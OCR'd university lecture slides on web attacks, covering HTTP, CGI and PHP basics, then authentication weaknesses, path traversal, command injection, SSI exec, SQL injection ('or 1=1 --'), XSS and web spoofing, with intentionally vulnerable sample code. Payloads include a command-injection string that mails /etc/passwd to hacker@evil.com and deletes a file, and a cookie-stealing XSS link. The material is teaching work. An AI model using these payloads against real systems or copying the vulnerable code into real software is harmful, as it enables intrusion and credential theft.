
Gli Attacchi al Web

9 Maggio 2006, Scuola Superiore Sant'Anna

Giovanni Vigna
University of California Santa Barbara
http://www.cs.ucsb.edu/~vigna

First, A Message From Our Sponsors




IEEE SECURITY & PRIVACY
Building Confidence in a Networked World

The World-Wide Web


- The World-Wide Web was originally conceived as a geographically distributed document retrieval system with a hypertext structure
- In recent years, the Web evolved into a full-fledged platform for the execution of distributed applications
- The Web is also vulnerable to a number of attacks
- The impact of these attacks is enormous, because of the widespread use of the service and the accessibility of the servers

Architecture

Architecture




Architecture




What About Security?

- As many times before, the infrastructure was not developed with security in mind
- As the popularity of the web grew, the infrastructure got better...
- ...and the development process fool-proof...
- ...which brought a considerable amount of fools to the world of web applications




The Posse - Microsoft Internet Explorer
h1 dOrk!
U were Own3d bY:
The Posse
h4ppy th4nksg1v1ng tUrk3yz
FBI Crackdown nets 20+ Script Kiddies


Netscape: Central Intelligence Agency
Welcome to the Central Intelligence Agency
Welcome to the Central Stupidity Agency
STOP LYING BO SKARINDER!!!
SLUTA LJUG BO SKARINDER!!!

Hypertext Transfer Protocol

- Protocol used to transfer information between a web client and a web server
- Based on TCP, uses port 80
- Version 1.0 is defined in RFC 1945
- Version 1.1 is defined in RFC 2616
- Client
  - Opens connection
  - Sends a request
- Server
  - Accepts the connection
  - Processes the request
  - Sends a reply

Requests

- A request is composed of a header and a body (optional) separated by an empty line (CR LF)
- The header specifies:
  - Method (GET, HEAD, POST)
  - Resource (e.g., /hypertext/doc.html)
  - Protocol version (HTTP/1.1)
  - Other info
    - General header
    - Request header
    - Entity header
- The body is considered as a byte stream

Request Example

```
GET /doc/activities.html HTTP/1.1
Host: longboard:8080
Date: Sun, 12 Jan 2005 8:34:12 GMT
Pragma: no-cache
From: vigna@cs.ucsb.edu
Referer: http://www.ms.com/main.html
If-Modified-Since: Sat, 6 May 2006 19:00:15 GMT
<CR LF>
```

Replies

- Replies are composed of a header and a body separated by a empty line (CR LF)
- The header contains:
  - Protocol version (e.g., HTTP/1.0 or HTTP/1.1)
  - Status code
  - Diagnostic text
  - Other info
    - General header
    - Response header
    - Entity header
- The body is a byte stream

Status Code

- 1xx: Informational - Request received, continuing process
- 2xx: Success - The action was successfully received, understood, and accepted
- 3xx: Redirection - Further action must be taken in order to complete the request
- 4xx: Client Error - The request contains bad syntax or cannot be fulfilled
- 5xx: Server Error - The server failed to fulfil an apparently valid request

Reply Example

```
HTTP/1.1 200 OK
Date: Sun, 7 May 2006 18:35:12 GMT
Server: Apache/1.3.14 PHP/3.0.17 mod_perl/1.23
Content-Type: text/html
Last-Modified: Sun, 7 May 2006 18:11:00 GMT

<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
  </BODY>
</HTML>
```

HTTP Authentication

- Based on a simple *challenge-response* scheme
- The *challenge* is returned by the server as part of a 401 (unauthorized) reply message and specifies the authentication schema to be used
- An authentication request refers to a *realm*, that is, a set of resources on the server
- The client must include an Authorization header field with the required (valid) credentials

HTTP Basic Authentication Scheme

- The server replies to an unauthorized request with a 401 message containing the header field

```
WWW-Authenticate: Basic realm="ReservedDocs"
```


- The client retries the access including in the header a field containing a cookie composed of base64 encoded username and password

```
Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
```

The Common Gateway Interface

- Mechanism to invoke programs on the server side
- The program's output is returned to the client
- Input parameters can be passed
  - Using the URL (GET method)
    - Advantage: The query can be stored as a URL
  - Using the request body (POST method)
    - Advantage: Input parameters can be of any size

```
http://www.ms.com/cgi-bin/prg.tcl/usr/info?choice=yes&q=high
```




CGI Programs

- Can be written in any language
- Input to the program is piped to the process' stdin
- Parameters are passed by setting environment variables
  - *REQUEST_METHOD* :*GET*, *HEAD* or *POST*
  - *PATH_INFO* : path in the URL that follows the program name and precedes "?"
  - *QUERY_STRING*: information that follows "?"
    - The string contains attribute=value couples separated by "&"
    - Spaces are substituted with "+" and special characters are substituted with %xx
  - *CONTENT_TYPE* : MIME type of the data for the POST method
  - *CONTENT_LENGTH* : size of the data for the POST method
  - ...and a number of other variables

Example

```
<html>
  <head><title>Search Page</title></head>
  <body>
    <h1>Search Page</h1>
      <form action="/cgi-bin/search.pl" method="get">
      Search: <input type="text" name="keyword">
    <input type="submit" value="search"></form>
  </body>
</html>
```

Example



Example

```
#!/usr/bin/perl
use CGI qw/:standard/;
$file="users.txt";
$keyword = param('keyword');
print "Content-type: text/html\n";
print "\n";
print "<html><head><title>Search Results</title></head><body>\n";
print "    <h1>Search Results</h1>\n";
print "    <hr />\n";
open(FILE, $file);
while (<FILE>) {
  if ($_ =~ /$keyword/) {
    print "$_<br />";
  }
}
print "  <hr /></body>\n</html>\n";
```

Other Server-Side Technologies

- Active Server Pages
  - Microsoft's answer to CGI scripts
  - Pages that contain a mix of HTML and scripting directives
- Servlets
  - Java programs that are executed on the server
  - They can be executed within an existing JVM without having to create a new process
- JavaServer Pages (JSP)
  - Static HTML intermixed with Java code
  - They are compiled into servlets
- PHP
  - Static HTML intermixed with interpreted code

PHP Example

```
<html>
  <head> <title>Feedback Page</title></head>
  <body>
    <h1>Feedback Page</h1>
    <?php
$name = $_POST['name'];
$comment = $_POST['comment'];
$file = fopen("feedback.html", "a");
fwrite($file, "<p>$name said: $comment</p>\n");
fclose($file);
include(”feedback.html");
    ?>
    <p>And this is the end of it!</p>
    <hr />
  </body>
</html>
```

Client-Side Technologies

- Java applets are compiled Java programs
  - Downloaded into a browser and automatically executed within the context of a web page
  - Access to resources is regulated by an implementation of the Java Security Manager
- ActiveX controls are binary, OS-specific programs
  - ActiveX controls are supported only by Windows-based browsers
  - The code is signed using the Authenticode mechanism
  - Once executed, they have complete access to the client’s environment
- JavaScript/Jscript/EcmaScript/VBScript
  - Scripting languages used to implement dynamic behavior in web pages

Client-side Scripting

- Code is embedded into HTML pages using the SCRIPT tag and storing the code in comments

```
<script LANGUAGE="JavaScript">
<!-- var name = prompt ('Please Enter your name below.','')
   if ( name == null ) {
      document.write ('Welcome to my site!')
   }
    else {
      document.write ('Welcome to my site '+name+'!')
    }
-->
</script>
```

JavaScript Security

- JavaScript code is downloaded as part of an HTML page and executed on-the-fly (Code On Demand paradigm)
- The security of JavaScript code execution is guaranteed by a sandboxing mechanism
  - No access to files
  - No access to network resources
  - No window smaller than 100x100 pixels
  - No access to the browser's history
  - ...
- "Same origin" policy
  - JavaScript code can access only resources (e.g., cookies) that are associated with the same origin (e.g., foo.com)

Maintaining State

- HTTP is a stateless protocol
- Many Web applications require that state be maintained across requests
- This can be achieved through a number of different means
  - Embedding information in URLs
  - Using form hidden fields
  - Using cookies

Embedding Information in URLs

- When a user requests a page, the application embeds user-specific information in every link contained in the page returned to the user
- Client request:

```
GET /login.php?user=foo&pwd=bar HTTP/1.1
```

- Server reply:

```
<html>
...
<a href="catalog.php?user=foo">Catalog</a>
...
</html>
```

Embedding Information in Forms

- If a user has to go through a number of forms, information can be carried through using hidden input tags
- Client request:

```
GET /login.php?user=foo&pwd=bar HTTP/1.1
```

- Server reply:

```
<html>
... <form>
<input type="hidden" name="user" value="foo" />
<input type="submit" value="Press here to see the catalog" />
...
```

- When the user presses on the form's button, the string "user=foo" is sent together with the rest of the form's contents

Embedding Information in Cookies

- Cookies are small information containers that a web server can store on a web client
- They are set by the server by including the "Set-Cookie" header field in a reply:
  - `Set-Cookie: USER=foo; SHIPPING=fedex; path=/`
- Cookies are passed (as part of the "Cookie" header field) in every further transaction with the site that set the cookie
  - `Cookie: USER=foo; SHIPPING=fedex;`
- Cookies are accessible (e.g., through JavaScript) only by the site that set them

Sessions

- Sessions are used to represent a time-limited interaction of a user with a web server that spans multiple requests
- There is no concept of a “session” at the HTTP level, and therefore it has to be implemented at the web-application level
  - Using cookies
  - Using URL parameters
  - Using hidden form fields

PHP Sessions

- Sessions are supported natively in PHP
- The first time a user invokes a server-side component, a session ID is generated
- The session ID is returned to the user and will be included in any further request (either by using a cookie or by embedding the session ID in a URL)
- The program can associate a number of variables with each session and these values are stored in a temporary file (usually in /tmp)

Session Example

```
<?php
  session_start(); // After this the variable
                   // $_SESSION becomes available
  if (!isset($_SESSION['count'])) {
     $_SESSION['count'] = 0; // Sets a session variable
  } else {
    $_SESSION['count']++;
  }
?>
```

Web Attacks

- Attacks against web-based authentication
- Attacks against authorization
- Execution of commands on the server
- Unauthorized access to client information
- Execution of commands on the client
- Web Spoofing

Which Is The Best Way to Authenticate Web Users?

- IP address-based
- HTTP-based
- Certificate-based (SSL/TLS)
- Form-based

Web-based Authentication

- IP address-based
  - The IP source of a TCP connection (in theory) can be spoofed
  - NAT-ing may cause several users to share the same IP
  - The same user could use different IPs (for example, AOL changes the IP of a user every few minutes)
- HTTP-based
  - Not very scalable and difficult to manage at the application level
- Certificate-based
  - Works (on the server-side) for SSL-based connections
  - Few users have “real” certificates (and know how to use them)
- Form-based
  - Form data is sent in the clear

Basic Authentication

- A form is used to send username and password (over an SSL-protected channel) to a server-side application
- The application:
  - Verifies the credentials (e.g., by checking a back end database)
  - Generates a session authenticator which is sent back to the user
    - Typically a cookie, which is sent as part of the header, e.g.: Set-Cookie: auth="johndoe:bluedog"; secure
- Next time the browser contacts the same server it will include the authenticator
  - In the case of cookies, the request will contain, for example: Cookie: auth="johndoe:bluedog"
- Authentication is performed using this value

Better Authentication

- Notes on previous scheme:
  - Authenticators should not have predictable values
  - Authenticators should not be reusable across sessions
- A better form of authentication would be to generate a random value and store it with other session info in a file or back-end database
- This can be automatically done using "sessions" in PHP
- Hardware tokens and PDA-supported authentication can improve the resilience to attacks

Authentication Caveats

- Authenticators should not be long-lived
- Note that a cookie's expiration date is enforced by the browser and not by the server
  - An attacker can manually modify the files where cookies are stored to prolong a cookie's lifetime
- Expiration information should be stored on the server's side or included in the cookie in a cryptographically secure way
- For example:
  - exp=*t*&data=*s*&digest=MAC*k*(exp=*t*&data=*s*)

    see Fu et al. "Dos and Don'ts of Client Authentication on the Web"

Attacking Authentication

- Eavesdropping credentials/authenticators
- Brute-forcing/guessing credentials/authenticators
- Bypassing authentication
  - Direct requests to site content
  - Session fixation
  - SQL Injection

Eavesdropping Credentials and Authenticators

- If the HTTP connection is not protected by SSL it is possible to eavesdrop:
  - Username and password sent as part of an HTTP basic authentication exchange

```
05/12/05 11:03:11 tcp 253.2.19.172.in-addr.arpa.61312 ->
                      thistle.cs.ucdavis.edu 80 (http)
GET /webreview/ HTTP/1.1
Host: raid2005.cs.ucdavis.edu
Authorization: Basic cmFpZGNoYWlyOnRvcDY4OQ== [raidchair:top688]
```

  - Username and password submitted through a form
  - The authenticator included as cookie, URL parameter, hidden field in a form
- Cookies' "secure" flag is a good way to prevent accidental leaking of sensitive authentication information


Brute-forcing Credentials and Authenticators

- If authenticators have a limited value domain they can be brute-forced (e.g., 4 digit PIN)
  - Note: lockout policies might not be enforced in Web-based interfaces to accounts
- If authenticators are chosen in a non-random way they can easily guessed
  - Sequential session IDs
  - User-specified passwords
  - Example: http://www.foo.bar/secret.php?id=BGH05102715103939 observed at 15:10 of October 27, 2005
- Long-lived authenticators make these attacks more likely to succeed

Bypassing Authentication

- Form-based authentication may be bypassed using carefully crafted arguments (e.g., using SQL injection)
- Weak password recovery procedures can be leveraged to reset a victim's password to a known value
- Session fixation forces the user's session ID to a known value
  - For example, by luring the user into clicking on a link such as: foo
- The ID can be a fixed value or could be obtained by the attacker through a previous interaction with the vulnerable system

Session Fixation



Session Fixation

- If application accepts blindly any session ID, then the initial setup phase is not necessary
- Session IDs should always regenerated after login and never allow to be “inherited”
- Session fixation can be composed with cross-site scripting to achieve session id initialization (e.g., by setting the cookie value)

- See: M. Kolsek, “Session Fixation Vulnerability in Web-based Applications”

Authorization Attacks: Accessing Server Pages

- Path/directory traversal attacks
  - Break out of the document space by using relative paths
    - GET /show.php?file=/../../../../../../etc/passwd
  - Canonicalization attacks
    - Characters (double) encoded as %XX may escape filters
      - GET show.php?file=%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd
- Automatic directory listing
  - The browser may return a listing of the directory if no index.html file is present and may expose contents that should not be accessible
- User-maintained pages
  - User maintained pages may represent a problem
    - Sensitive information “hidden” in HTML pages (e.g., form fields)
    - .cgi or .php extension to user files

Command Execution

- Main problem: Incorrect (or complete lack of) validation of user input that results in the execution of commands on the server
- Use of external input to compose strings that are passed to function that can evaluate code or include code from a file (language-specific)
  - system()
  - eval()
  - popen()
  - include()
  - require()

Command Injection

- Example: CGI program executes a grep command over a server file using the user input as parameter
  - Implementation 1: `system("grep $exp phonebook.txt");`
    - By providing `foo; mail hacker@evil.com < /etc/passwd; rm` one can obtain the password file and delete the text file
  - Implementation 2: `system("grep \"$exp\" phonebook.txt");`
    - By providing `\"foo; mail hacker@evil.com < /etc/passwd; rm \"` one can steal the password file and delete the text file
  - Implementation 3: `system("grep", "-e", $exp, "phonebook.txt");`
    - In this case the execution is similar to an execve() and therefore more secure (no shell parsing involved)

Server-Side Includes

- Server side includes (SSIs) allow one to introduce directives into web pages
- SSIs are introduced as
  <!-- #element attribute=value attribute=value … -->
- Examples are:
  - Config
  - Echo
  - Include
  - …
  - Exec (!)
- If a user is able to determine the contents of a web page it is possible to execute arbitrary commands

GuestBook CGI Script

- Script that allows one to set up a guest book for a web site
- Allows one to insert comment
- User inserts comment text containing
  <!-- #exec cmd="cat /etc/passwd" -->
- User request to see the guestbook
- The page is served by the web server and, as a consequence, the SSI directive is executed

PHP's register_global

- The register_global directive makes request information, such as the GET/POST variables and cookie information, available as global variables
  - Variables can be provided so that particular, unexpected execution paths are followed
  - Variables could be set regardless of conditional statements


```
<?php
   if ($_GET[“password”]==“secret”) {
      $admin = true;
   }
   if ($admin) { ... }
?>
```

  - Vulnerable to: GET /vuln.php?password=“foo”&admin=1
  - All variables should be initialized/sanitized along every path

SQL Injection

- Typical input validation error (see the paper “Advanced SQL Injection” by Chris Anley)
- SQL queries are built using the parameters provided by the users
  - `$query = “select ssn from employees where name = ‘” + username + “’ ”`
- By using special characters such as ‘ (tick), -- (comment), + (space), @variable, @@variable (server internal variable), % (wildcard), it is possible to:
  - Modify queries in an unexpected way
  - Probe the database schema and find out about stored procedures
  - Run commands (e.g., using xp_commandshell in MS SQL Server)

An Example Web Page




The Form

```
<form action="login.asp" method="post">
  <table>
    <tr><td>Username:</td>
        <td><input type="text" name="username"/></td></tr>
    <tr><td>Password:</td>
        <td><input type=password name="password"/></td></tr>
  </table>
  <input type="submit" value="Submit"></input>
  <input type="reset" value="Reset"></input>
</form>
```

The Login Script

```
… <% function Login( connection ) {
    var username = Request.form("username");
    var password = Request.form("password");
    var rso = Server.CreateObject("ADODB.Recordset");
    var sql = "select * from pubs.guest.sa_table \
               where username = ‘” + username + "‘ and \
               password = ‘" + password + "‘";
    rso.open(sql, connection); //perform query
    if (rso.EOF) //if record set empty, deny access
     { rso.close();
    %>  <center>ACCESS DENIED</center> <%
    } else  { //else grant access
    %>  <center>ACCESS GRANTED</center> <%
    // do stuff here ...
```

The Database



The [‘ or 1=1 --] Technique

- Given the string:

```
"select * from pubs.guest.sa_table \
      where username = ‘” + username + "‘ and \
      password = ‘" + password + "‘";
```

- By entering:

```
‘ or 1=1 --
```

  as the user name (and any password) results in the string:

```
select * from sa_table where username=‘’ or 1=1 --’ and
password= ‘’
```

  – The conditional statement “`username =‘’ or 1=1`” is true whether or not username is equal to ‘’
  – The “--” makes sure that the rest of the SQL statement is interpreted as a comment and therefore password =‘’ is not evaluated (Microsoft SQL Server-specific)

Accessing User Information

- The HTTP protocol is not encrypted by default and therefore it is vulnerable to sniffing attacks
- Other attacks violate the privacy of a client
  – By impersonation of critical servers (e.g., phishing, pharming)
  – By stealing session IDs
  – By executing commands on the client side

Cross-Site Scripting (XSS)

- XSS attacks are used to bypass JavaScript's same origin policy
- Reflected attacks
  - The injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request
- Stored attacks
  - The injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.

Reflected Cross-Site Scripting

- Broken links are a pain and sometimes a site tries to be user-friendly by providing meaningful error messages:

```
<html>
[…]
404 page does not exist: ~vigna/secrets.html
</html>
```

- The attacker lures the user to visit a page written by the attacker and to follow a link to a sensitive, trusted site
- The link is in the form:

```
<a href="http://www.usbank.com/<script>send-
CookieTo(evil@hacker.com)</script>">US Bank</a>
```

Reflected Cross-Site Scripting

- The target trusted site cannot find the requested file and returns to the user a page containing the JavaScript code
- The JavaScript code is executed in the context of the web site that returned the error page
- The malicious code
  - Can access all the information that a user stored in association with the trusted site
  - Can access the session token in a cookie and reuse it to login into the same trusted site as the user, provided that the user as a current session with that site
  - Can open a form that appears to be from the trusted site and steal PINs and passwords

Simple XSS Example

- Suppose a Web application (*text.pl*) accepts a parameter *msg* and displays its contents in a form:


```
$query = new CGI;
$directory = $query->param("msg");
print "
<html><body>
<form action="displaytext.pl" method="get">
$msg <br>
<input type="text" name="txt">
<input type="submit" value="OK">
</form></body></html>";
```

Unvalidated input!

64

Simple XSS Example

- If the script *text.pl* is invoked, as
  - *text.pl?msg=HelloWorld*
- This is displayed in the browser:



65

Simple XSS Example

- There is an XSS vulnerability in the code. The input is not being validated so JavaScript code can be injected into the page!
- If we enter the URL text.pl?msg=<script>alert("I 0wn you")</script>
  - We can do "anything" we want. E.g., we display a message to the user… worse: we can steal sensitive information.
  - Using document.cookie identifier in JavaScript, we can steal cookies and send them to our server
- We can e-mail this URL to thousands of users and try to trick them into following this link (a reflected XSS attack)

Stored Cross-Site Scripting

- Cross-site scripting can also be performed in a two step attack
  - First the JavaScript code is stored by the attacker as part of a message
  - Then the victim downloads and executes the code when a page containing the attacker's input is viewed
- Any web site that stores user content without sanitization, is vulnerable to this attack
  - Bulletin board systems
  - Blogs
  - Directories

Web Spoofing

- Man-in-the-middle attack that exploits a URL rewriting technique
- The user accesses a page that has been manipulated by the attacker
  - All the original URLs have been modified to point to the attacker host
  - The original URL is passed as a parameter
    http://www.yahoo.com
    becomes
    http://www.evil.com/cgi-bin/redirect?link=http://www.yahoo.com

Web Spoofing

- When the user clicks on a link the malicious server is contacted
- The server uses the parameters to retrieve the correct page
- Then, the server rewrites all the URLs on the requested page
- The modified page is returned by the user
- The page content and all the information submitted with HTML forms is accessible (and modifiable) by the attacker
- By using an SSL connection the server can give a false sense of security to the user

Web Spoofing

- The user continues to browse the Web through the malicious server, unless he/she
  - Checks the page source
